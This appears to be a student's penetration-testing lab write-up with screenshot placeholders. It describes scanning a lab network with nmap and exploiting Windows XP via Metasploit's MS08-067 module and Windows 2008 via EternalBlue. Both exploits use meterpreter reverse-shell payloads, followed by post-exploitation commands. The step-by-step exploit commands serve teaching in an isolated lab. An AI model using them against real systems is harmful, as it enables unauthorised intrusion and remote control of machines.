

TASK A

1-2.




I used “nmap 192.68.10.0/24” to do a port scan. This showed that port 445 was open.

3.




I launched metasploit by clicking on the blue “M” icon. I then search “ms08_067_netapi” which then showed me an exploit I could use.

4.




I used the exploit by typing the command “use exploit/windows/smb/ms08_067_netapi”
Then I set the payload with the command “set PAYLOAD windows/meterpreter/reverse_tcp”.

5.




I then set the LHOST as 192.168.10.13, the IP of Internal Kali. I also set LPORT using the DDMMYY, which I set as 20323, which was the date I was completing the assignment on. I then set the RHOST as 192.168.10.14, the IP of Windows XP.

This screenshot shows all the configurations established.




I then used the “exploit” command to exploit the vulnerability.


6-10.



This is the screenshot that was taken of the Windows XP system.




I used the “screenshot” command on meterpreter to take a screenshot on the Windows XP system. I used the “getuid” command to get the SID of the user. I then used the “getpid” command to the the Process Identifier. I also used the “sysinfo” command to get system information about the target.



I used the “local time” command to see the system's local time and date.


TASK B

1.




I first searched for the exploit using the command “search ms17_010_eternalblue”. This shows the exploits, then I typed in the command “ use exploit/windows/smb/ms17_010_eternalblue”. After this, I set the payload using the command “set PAYLOAD windows/x64/meterpreter/reverse_tcp”. I then configured the LHOST with the IP of the Internal Kali, which was 192.168.10.13. Then I set the LPORT as 32023 using the DDMMYY template. I then configured the RHOST with the IP of Windows

2008, which was 192.168.10.11. I then used the “exploit” command to exploit the vulnerability.

